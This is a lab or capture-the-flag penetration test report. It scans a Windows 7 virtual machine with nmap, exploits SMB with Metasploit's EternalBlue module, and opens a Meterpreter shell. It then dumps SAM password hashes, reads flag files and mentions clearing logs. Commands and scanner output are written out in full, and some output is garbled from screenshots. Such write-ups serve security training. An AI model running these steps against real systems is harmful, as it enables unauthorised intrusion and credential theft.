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REPORT TITLE: WIN7 EXPLOITATION (PORT 445)

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Win7 Exploitation (Port 445)

1. Introduction

Target System Overview:

• **Operating System:** Windows 7

• Configuration: NAT network configuration

Objective:

• Goal: Gain remote access to the Windows 7 system.

2. Reconnaissance Phase


A. Identifying the Target:


Methods Used:

Check the internet connectivity: **ping google.com**. Run the command: **ifconfig**, identify the IP address associated with network interface (commonly **eth0** for Ethernet). And start **netdiscover** to see which devices are connected on the router and will find the **target machine's IP** there.

Commands Used:

- o ping google.com
- o ifconfig
- o sudo netdiscover





B. Scanning the Target:


Process:


Use **nmap scan** to scan the target and see the **open ports** with their **vulnerabitiles**, **operating systems**, **ports** and **protocols** and see the detailed information about target.

Commands Used:

- Sudo nmap -A -O -v -p 1-1999 <ip>
- o Sudo nmap -sS -sV -O <ip>

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└$ sudo nmap -A -O -v -p 1-999 192.168.111.137
 Starting Nmap 7.945VN ( https://nmap.org ) at 2024-07-10 00:28 PKT
 NSE: Loaded 156 scripts for scanning.
 NSE: Script Pre-scanning.
 Initiating NSE at 00:28
 Completed NSE at 00:28, 0.01s elapsed
 Initiating NSE at 00:28
Completed NSE at 00:28, 0.00s elapsed
 Initiating NSE at 00:28
 Completed NSE at 00:28, 0.00s elapsed
 Initiating ARP Ping Scan at 00:28
 Scanning 192.168.111.137 [1 port]
 Completed ARP Ping Scan at 00:28, 0.54s elapsed (1 total hosts)
 Initiating Parallel DNS resolution of 1 host. at 00:28
 Completed Parallel DNS resolution of 1 host. at 00:28, 0.02s elapsed
 Initiating SYN Stealth Scan at 00:28
 Scanning 192.168.111.137 [999 ports]
 Discovered open port 135/tcp on 192.168.111.137
 Discovered open port 445/tcp on 192.168.111.137
 Discovered open port 139/tcp on 192.168.111.137
 Completed SYN Stealth Scan at 00:28, 1.30s elapsed (999 total ports)
 Initiating Service scan at 00:28
 Scanning 3 services on 192.168.111.137
 Completed Service scan at 00:28, 10.35s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.111.137
 NSE: Script scanning 192.168.111.137.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
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sudo nmap -sS -0 -sV 192.168.111.137
 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 00:30 PKT
 Nmap scan report for 192.168.111.137
 Host is up (0.00096s latency).
 Not shown: 992 closed tcp ports (reset)
          STATE SERVICE
                              VERSION
          open msrpc Microsoft Windows RPC
open netbios-ssn Microsoft Windows netbios-ssn
 135/tcp open msrpc
 139/tcm
 445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
 49152/tcp open msrpc Microsoft Windows RPC
 49153/tcp open msrpc
                              Microsoft Windows RPC
                             Microsoft Windows RPC
 49154/tcp open msrpc
                              Microsoft Windows RPC
 49155/tcp open msrpc
 49156/tcp open msrpc
                              Microsoft Windows RPC
 MAC Address: 00:00:29:01:2A:31 (VMWare)
 Device type: general purpose
 Running: Microsoft Windows 7 2008 8.1
 OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_s
 erver_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:micros
 oft:windows_8.1
 OS details: Microsoft Windows 7 SPO - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Wind
 ows 8, or Windows 8.1 Update 1
 Network Distance: 1 hop
 Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
 OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
 Nmap done: 1 IP address (1 host up) scanned in 62.66 seconds
    -(silentspectre®kali)-[~]
                                                                            To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
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3. Initial Access

C. Exploiting Port 445 (SMB) with MS17-010 using Metasploit:

Identifying Vulnerabilities:

Start Metasploit, using Metasploit Modules: search ms17-010, search for the MS17-010, selecting Scanner Module: use auxiliary/scanner/smb/smb_ms17_010, and then configure the exploit by setting the required options:


Setting Target IP: set RHOSTS 192.168.111.137, Running the Scanner: run.


Commands and Tools Used:


Sudo msfdb init && msfconsole

- **Search ms17-010**
- Use auxillary/scanner/smb/smb_ms17_010
- o Set RHOST 192.168.111.137
- o Run

Tool: Metasploit







D. Exploiting the Target:


Process:


Search and Select Exploit Module, choose the EternalBlue exploit module in metasploit: Use exploit/windows/smb/ms17_010_eternalblue, configure Exploit Options: Set the target IP


<ip>, review available targets: **show targets**, select a specific target (e.g., Windows 7 x64): **set target 1**, execute the Exploit, **exploit.** This command initiates the exploitation process, attempting to leverage the MS17-010 vulnerability to gain access to the target system.

Commands:

- o Use exploit/windows/smb/ms17_010_eternalblue,
- o Options
- o Set RHOST 192.168.111.137
- Show targets
- o Set target 1
- o exploit







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KaliLinux - VMware Workstation
 File Edit View VM Tabs Help | | | + | 🚭 | 💬 🚇 🚇 | 🔲 🔲 🖂 🔀 | | 🖂 |
            silentspectre@kali: ~
  File Actions Edit View Help
                           - Scanned 1 of 1 hosts (100% complete)
 [*] 192.168.111.137:445
 [+] 192.168.111.137:445 - The target is vulnerable.
 [*] 192.168.111.137:445 - Connecting to target for exploitation.
 [+] 192.168.111.137:445 - Connection established for exploitation.
 [+] 192.168.111.137:445 - Target OS selected valid for OS indicated by SMB reply
 [*] 192.168.111.137:445 - CORE raw buffer dump (42 bytes)
 [*] 192.168.111.137:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7
  Profes
 [*] 192.168.111.137:445 - 0×00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 76
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 [*] 192.168.111.137:445 - 0×00000020 69 63 65 20 50 61 63 6b 20 31
                                                                                         ice Pack
 [+] 192.168.111.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
 [*] 192.168.111.137:445 - Trying exploit with 12 Groom Allocations.
 [*] 192.168.111.137:445 - Sending all but last fragment of exploit packet
 [*] 192.168.111.137:445 - Starting non-paged pool grooming
 [+] 192.168.111.137:445 - Sending SMBv2 buffers

    [+] 192.168.111.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
    [*] 192.168.111.137:445 - Sending final SMBv2 buffers.

 [*] 192.168.111.137:445 - Sending last fragment of exploit packet!
 [*] 192.168.111.137:445 - Receiving response from exploit packet
 [+] 192.168.111.137:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
 [*] 192.168.111.137:445 - Sending egg to corrupted connection.
[*] 192.168.111.137:445 - Triggering free of corrupted buffer.
 [*] Sending stage (201798 bytes) to 192.168.111.137
 [*] Meterpreter session 1 opened (192.168.111.134:4444 → 192.168.111.137:49158) at 2024-07-10 0
 1:46:15 +0500
 [+] 192.168.111.137:445 - =-=-=-=-=-=-=-
 [+] 192.168.111.137:445 - =-=-=
 <u>meterpreter</u> > whoami
   l Unknown command: whoami. Run the help command for more details.
 <u>meterpreter</u> > shell
 Process 6/2 created.
 Channel 1 created.
 Microsoft Windows [Version 6.1.7601]
 Copyright (c) 2009 Microsoft Corporation. All rights reserved.
                                                                            To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

4. Post-Exploitation Phase


Steps Taken:

- Exploited Port 445: Successfully gained access. Gain the meterpreter shell
- **Gained Meterpreter Shell:** Established control over the target.

• **Dumped Content of SAM DB:** Accessed and retrieved SAM database content.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
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Crack the John's hash



• Get the Server Login and Banking Credentials

No longer required for this task.

5. Data Extraction or Manipulation

Flags Captured:


Flag1:


Located in C directory.

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meterpreter > cat flag1.txt
       stdapi_fs_stat: Operation failed: The system cannot find the file specified.
   meterpreter > pwd
   C:\Windows\system32
  meterpreter > cd C:/
  meterpreter > dir
   Listing: C:\
                           Type Last modified
   040777/rwxrwxrwx
                                 2018-12-13 08:13:36 +0500
                                                            $Recycle.Bin
                                 2009-07-14 11:08:56 +0600
                                                            Documents and Settings
   040777/rwxrwxrwx
                    0
                                                            PerfLogs
   040777/rwxrwxrwx 0
                                 2009-07-14 09:20:08 +0600
                                                            Program Files
   040555/r-xr-xr-x 4096
                                 2011-04-12 13:28:43 +0500
                                                            Program Files (x86)
   040555/r-xr-xr-x
                    4096
                           dir
                                 2009-07-14 10:57:06 +0600
   040777/rwxrwxrwx
                    4096
                                 2009-07-14 11:08:56 +0600
                                                            ProgramData
                           dir
   040777/rwxrwxrwx 0
                                 2018-12-13 08:13:22 +0500
                                                            Recovery
                                                            System Volume Information
   040777/rwxrwxrwx 4096
                                 2024-07-10 01:55:14 +0500
   040555/r-xr-xr-x 4096
                                 2018-12-13 08:13:28 +0500
                                                            Users
   040777/rwxrwxrwx 16384
                           dir
                                 2018-12-13 08:13:36 +0500
                                                            Windows
100666/rw-rw-rw- 24
                           fil
                                 2019-03-18 00:27:21 +0500
                                                            flag1.txt
   000000/-
                           fif
                                 1970-01-01 05:00:00 +0500 hiberfil.sys
                    0
   000000/-
                                 1970-01-01 05:00:00 +0500 pagefile.sys
  meterpreter > cat flag1.txt
   flag{access_the_machine|<u>meterpreter</u> >
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Flag2:

Found in C:/Windows/System32/config/flag2.txt.





Flag3:

Located in Documents folder of user Jon.

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<u>meterpreter</u> > cd /Users/Jon/Documents/
<u>meterpreter</u> > cd flag3.txt
<del>[-]</del> stdapi_fs_chdir: Operation failed: The directory name is invalid.
<u>meterpreter</u> > cat flag3.txt
flag{admin_documents_can_be_valuable}<u>meterpreter</u> >
```

6. Covering Tracks

Methods Used:

• Ensured logs and artifacts were cleared to avoid detection.

7. Conclusion

Objective Achieved:

• Successfully gained remote access to the Windows 7 system.

Lessons Learned:

- Reflect on the effectiveness of tools and techniques used.
- Consider improvements for future engagements.

8. Recommendations

Mitigation Strategies:

- Patch vulnerabilities identified during testing.
- Implement stricter network segmentation and access controls.

Training:

 Recommend ongoing cybersecurity training for staff to raise awareness of potential threats.